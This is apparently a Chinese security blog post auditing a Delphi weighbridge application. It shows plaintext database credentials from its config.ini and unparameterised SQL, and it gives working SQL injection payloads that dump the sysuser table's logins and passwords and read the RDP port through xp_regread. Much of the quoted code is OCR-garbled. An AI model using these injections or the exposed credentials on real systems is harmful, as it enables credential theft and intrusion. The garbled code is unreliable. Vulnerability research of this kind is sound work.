专注APT攻击与防御

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程序的主要function,与 procedure

注:Delphi把操作数据的方法分成了两种,一种是function,另一种是procedure,大致理解为"函数"和"过程"。

Procedure类似C语言中的无返回值函数,即VOID。而Function就是c语言中的有返回值函数,即没有Void。

```
procedure RzCheckBox1KeyPress(Sender: TObject; var Key: Char);
   procedure combo ywlxKeyPress(Sender: TObject; var Key: Char);
   procedure RzBitBtn4Click(Sender: TObject);
 private
    { Private declarations }
  | ls_runmode:string; //运行模式
   li_pass_count:integer; //稳定计数器
   ls_sql_weigh:string;
   ls_sql_weight_print1,ls_sql_weight_print2:string;
   function GetSequence(seqname:string):string;
   procedure run_Sql(ls_sql:string); //执行SQL
   procedure RefreshLeftInfo(sender:TObject);
   procedure OpenComport(sender:TObject); //打开串口
    { Public declarations }
   lb login:boolean;
   rec_csb:record_csb;
                                            //系统参数结构体
   function uf_get_weighid():string; // 获取过磅单号
 end;
var
 w main: Tw main;
```

程序分为2种连接数据库模式:

```
begin
  MyIniFile := TIniFile.Create(ls filename);
  ls_runmode:=MyIniFile.readString('系统参数配置', 'RUNMODE','1');
  edit_ckch.Text:=MyIniFile.readString('系统参数配置', 'OUT_WAREHOUSEID','1');
  edit fhdw.Text:=MyIniFile.readString('系统参数配置', 'OUT SENDCOMPANY','');
  if w mode select.showmodal=mrok then
  beain
    ls server:=MyIniFile.readString('在线数据库配置', 'SERVER','127.0.0.1');
    ls_database:=MyIniFile.readString('在线数据库配置', 'DATABASE', 'orcl');
    ls_username:=MyIniFile.readString('在线数据库配置', 'USERNAME','jtverp');
    ls_password:=MyIniFile.readString('在线数据库配置', 'PASSWORD','jtverp');
    ls runmode:='1';
  end else
  hegin
    ls_server:=MyIniFile.readString('本地数据库配置', 'SERVER','127.0.0.1');
    ls database:=MyIniFile.readString('本地数据库配置', 'DATABASE', 'orcl');
    ls username:=MyIniFile.readString('本地数据库配置', 'USERNAME','jtverp');
    ls_password:=MyIniFile.readString('本地数据库配置', 'PASSWORD','jtverp');
    ls runmode:='2';
  end:
  MyIniFile.WriteString('系统参数配置', 'RUNMODE', ls runmode);
  //获取串口参数
  w_comsetup.combo_comport.text:=MyIniFile.readString('串口参数配置', 'COMMNAME','COM1');
  w_comsetup.combo_baudrate.text:=MyIniFile.readString('串口参数配置', 'BAUDRATE','9600');
  w_comsetup.combo_parity.text:=MyIniFile.readString('串口参数配置', 'PARITY', NONE');
w_comsetup.combo_stopbits.text:=MyIniFile.readString('串口参数配置', 'STOPBITS','_1');
  w_comsetup.combo_bytesize.text:=MyIniFile.readString('串口参数配置', 'BYTESIZE','
  w_comsetup.edit_data_head.text:=MyIniFile.readString('串口参数配置', 'DATA_HEAD','D)');
w_comsetup.edit_data_length.text:=MyIniFile.readString('串口参数配置', 'DATA_LENGTH','6');
  w_comsetup.edit_data_startpos.text:=MyIniFile.readString('串口参数配置', 'DATA_STARTPOS','6');
  w comsetup.edit pass str.text:=MyIniFile.readString('串口参数配置', 'PASS STR','0');
  w_comsetup.edit_pass_length.text:=MyIniFile.readString('串口参数配置', 'PASS_LENGTH','2');
  MvIniFile.free:
```

无论是本地模式,还是联网模式,都是读取,当前路径的config.ini配置文件:

(导致敏感信息暴漏,可直连服务器)

```
procedure Tw_main.FormShow(Sender: TObject);
var
  mvinifile:tinifile;
  ls server, ls database, ls username, ls password, ls filename, ls connectString: string:
  ls_filename:=EXTRACTFILEPATH(APPLICATION.ExeName)+'config.ini';
  \mathbf{IF}^- fileexists(ls_filename) then
  begin
     MyIniFile := TIniFile.Create(ls filename);
     ls runmode:=MyIniFile.readString('系统参数配置', 'RUNMODE','1');
     edit_ckch.Text:=MyIniFile.readString('系统参数配置', 'OUT_WAREHOUSEID','1');
     edit_fhdw.Text:=MyIniFile.readString('系统参数配置', 'OUT_SENDCOMPANY','');
    \textbf{if} \ \texttt{w}\_\texttt{mode}\_\texttt{select.show} \\ \texttt{modal=mrok} \ \textbf{then} \\
    begin
       ls_server:=MyIniFile.readString('在线数据库配置', 'SERVER','127.0.0.1');
ls_database:=MyIniFile.readString('在线数据库配置', 'DATABASE','orc1');
       ls_username:=MyIniFile.readString('在线数据库配置', 'USERNAME','jtverp');
       ls_password:=MyIniFile.readString('在线数据库配置', 'PASSWORD','jtverp');
       ls runmode:='1';
     end else
    begin
       ls_server:=MyIniFile.readString('本地数据库配置', 'SERVER','127.0.0.1');
       ls_database:=MyIniFile.readString('本地数据库配置', 'DATABASE','orcl');
ls_username:=MyIniFile.readString('本地数据库配置', 'USERNAME','jtverp');
       ls_password:=MyIniFile.readString('本地数据库配置', 'PASSWORD','jtverp');
       ls_runmode:='2';
     end:
     MyIniFile.WriteString('系统参数配置', 'RUNMODE', ls runmode);
     //获取串口参数
     w_comsetup.combo_comport.text:=MyIniFile.readString('串口参数配置', 'COMMNAME','COM1');
    w_comsetup.combo_baudrate.text:=MyIniFile.readString('串口参数配置', 'BAUDRATE','9600');
w_comsetup.combo_parity.text:=MyIniFile.readString('串口参数配置', 'PARITY','NONE');
w_comsetup.combo_stopbits.text:=MyIniFile.readString('串口参数配置', 'STOPBITS','_1');
w_comsetup.combo_bytesize.text:=MyIniFile.readString('串口参数配置', 'BYTESIZE','_8');
     w_comsetup.edit_data_head.text:=MyIniFile.readString('申口参数配置', 'DATA_HEAD','U)');
w_comsetup.edit_data_length.text:=MyIniFile.readString('申口参数配置', 'DATA_LENGTH','6');
     w_comsetup.edit_data_startpos.text:=MyIniFile.readString('串口参数配置', 'DATA_STARTPOS','6');
     ж comsetun.edit nass str.text:=MvIniFile.readString('串口参数配置'. 'PASS STR'.'О'):
```

继续跟数据库连接:配合SQL Server数据库,直接带入,可以判断出为明文存储。


```
if is_cnumcode='1' then // 股网运行模式
is_connectString(='Provider-StOLOEDB-1; Password='1s_password+'; Persist Security Info=True; User ID='1+s_username+'; Initial Catalog='1+s_database+'; Data Source='1+s_server
clse // 本值数据准位采用sqlserver
is_connectString(='Provider-Microsoft.Use.OctDb-4.0; Data Source='1-s_path-|db\space.mdb\?Persist Security Info=True; User ID='1+s_username+'; Initial Catalog='1+s_database+'; Data Source='1-s_server;
// ls_connectString(='Provider-Microsoft.Use.OctDb-4.0; Data Source='1-s_path-|db\space.mdb\?Persist Security Info=True';
// ls_connectString(='Provider-Microsoft.Use.OctDb-4.0; Data Source='1-s_server;
// ls_connectString(='Provider-Microsoft.Use.OctDb-4.0; Database Password=17454938; Data Source='1-s_stractFilePath(application.ExeName)+'db\space.mdb;Persist Security Info=True';
try
with DataBodulei.ADCconnectioni do
begin
connected:-false;
ConnectionString(=)s_connectString;
connected:-true;
end;
HessageBox(Handle,Pehar('数据库连接失败,请检查config.ini...'),Pehar('提示'),48);
application.terminate;
end;
HessageBox(Handle,Pehar('数据库连接失败,请检查config.ini...'),Pehar('提示'),48);
application.terminate;
end;
HessageBox(Handle,Pehar('系统配置文件config.ini...'),Pehar('提示'),48);
application.terminate;
end;
```

config.ini配置如下:

```
□[在线数据库配置]
2
    SERVER=42.
    DATABASE=sta
    USERNAME=sta
    PASSWORD=K8kk
6
   □[本地数据库配置]
7
    SERVER=127.0.0.1
8
9
    DATABASE=place
10
    USERNAME=sa
11 PASSWORD-jxs1117723
12 □[系统参数配置]
    OUT_WAREHOUSEID=1001
13
14
    OUT_SENDCOMPANY=i
                          湘区
15 RUNMODE=1
16 □[串口参数配置]
17
    COMMNAME=COM3
18
    BAUDRATE=9600
19
    PARITY=None
20
    STOPBITS= 1
21
    BYTESIZE= 8
22
    DATA HEAD=STX)
23
    DATA LENGTH=6
24
    DATA STARTPOS=5
25
    PASS STR=0
26
    PASS LENGTH=2
27
```

基于TCP通信, SQL Server通信构架大致如下:

(可导致通信过程中抓取明文执行)



代入执行:

(导致可拼接sql语句,查询任意语句或者执行命令)


```
procedure Tw_main.run_Sql(ls_sql:string); //热行SQL
   datamodule1.ADOConnection1.BeginTrans;
   with datamodule1.exec_sql do
   begin
     close;
     sql.Clear;
     sql.Add(ls_sql);
     prepared;
     execsql;
   end:
   datamodule1.ADOConnection1.CommitTrans;
   on Ex:Exception
   begin
     datamodule1.ADOConnection1.RollbackTrans;
     shownessage ('保存过碳数据时出错,原因:'+ex.Message);
   end;
 end;
end;
procedure Tw_main.RefreshLeftInfo(sender:TObject);
begin
```

```
with DataModule1.query_orderinfo_select do
hegin
close;
sql.clear;
sql.clear;
sql.dd('select orderid, dbo.sf_get_membername(memberid) membername, dbo.sf_get_domainname(''OOODSTYPE'', goodstype) goodstypename, qty from orderinfo where ordered like ''4'+trim(edit_ddbh.Text)+'4'' order by ordered open;
if isempty then
hegin
hessageSox(Mandle,Pehar(')了单编号不存在,请重新输入'),Pehar('提示'),15);
edit_ddbh.Selforus
activate
hegin
if recordorunt=1 then //元章-永远表
edit_ddbh.text:=fields[0].AsString
else hegin
if worderinfo_select.showmodal=mcok then
hegin
edit_ddbh.text:=fields[0].AsString;
end;
end;
end;
end;
```

部分语句其中如下:

select distinct memberid,receivecompany from weigh where receivecompany is not null and receivecompany like "%"+xxxxxx+"%"

软件呈现如下:



对应 收货单位编号,以及收货单位名称。分别为:memberid,receivecompany 闭合语句为:

2'; select loginid as memberid, password as receivecompany from sysuser --



抓取返回如图:

得到admin 账号以及密码。

构造读取远程桌面端口号:

2'; EXEC master..xp_regread

'HKEY_LOCAL_MACHINE','SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp','PortNumber' --

copy 获取缓冲区内容:

(导致可从服务器端构造代码)

```
sbuf:String;

begin

sbuf:=Copy(PChar(buffer),1,BufferLength); / 获取缓冲区内容

//panel_weight.Caption:= uf_get_weight(sbuf,rec_csb.data_head); //获取重量

panel_weight.Caption:= uf_get_weight(sbuf,strtoint(rec_csb.data_startpos),strto

if rightstr(sbuf,strtoint(rec_csb.pass_length)) <> rec_csb.pass_str then //获取

begin

rec_csb.pass_str:=rightstr(sbuf,strtoint(rec_csb.pass_length));

li_pass_count:=0;
end;

if uf_checkweight(sbuf,rec_csb.data_head,rec_csb.pass_str) then

begin
```

copy 用法如下:

copy (a,b,c);

a:就是copy源,就是一个字符串,表示你将要从a里copy一些东西,

b:从a中的第b位开始copy(包含第11位),

c:copy从第b位开始后的c个字符,

exp: m:= 'the test fuck'
s:=copy(m,2,2); //s值为 'he'

当超出范围,会发生异常错误。实例中,从服务器数据库获取数据后进行copy。

软件登陆部分代码如下:

(导致可自动化跑 loginid。)

```
//连接中间应用服务器
procedure Tw login.RzEdit1Exit(Sender: TObject);
begin
 with datamodule1.query_temp do
 begin
   close;
   sql.add('select userid, username, password from sysuser where loginid='+quotedstr(edit1.text));
   prepared;
   open;
   if isempty then
   begin
     messagebox(handle,pchar('操作员信息不存在,请重新输入'),pchar('提示'),64);
     edit1.SelectAll:
     edit1.SetFocus;
     exit:
   end:
   w main.rec csb.jbr:=fieldbyname('userid').AsString;
   edit2.Text:=fieldbyname('username').AsString;
   pass:=fieldbyname('password').AsString;
 end;
end;
procedure Tw_login.RzEdit1KeyPress(Sender: TObject; var Key: Char);
 if (key=#13) and (edit1.text<>'') then
 begin
   key:=#0;
   perform(cm_dialogkey,vk_tab,0);
 end;
```

多次尝试错误处理如下:退出软件,并且重新开始计算。

```
modalresult:=mrok;
 end
 else
 begin
   if logincs<3 then
   begin
     logines:=logines+1;
     messagebox(handle,pchar('密码输入错误,请重新输入!'),pchar('错误'),16);
     modalresult:=0;
     edit3.setfocus;
   end
   else
     messagebox(handle,pchar('你试图登录次数太多,已被强制退出系统!'),pchar('警告'),48);
     application.terminate;
   end;
 end:
end;
procedure Tw_login.FormCreate(Sender: TObject);
begin
 logincs:=0; //初始化登录次数
end;
end
```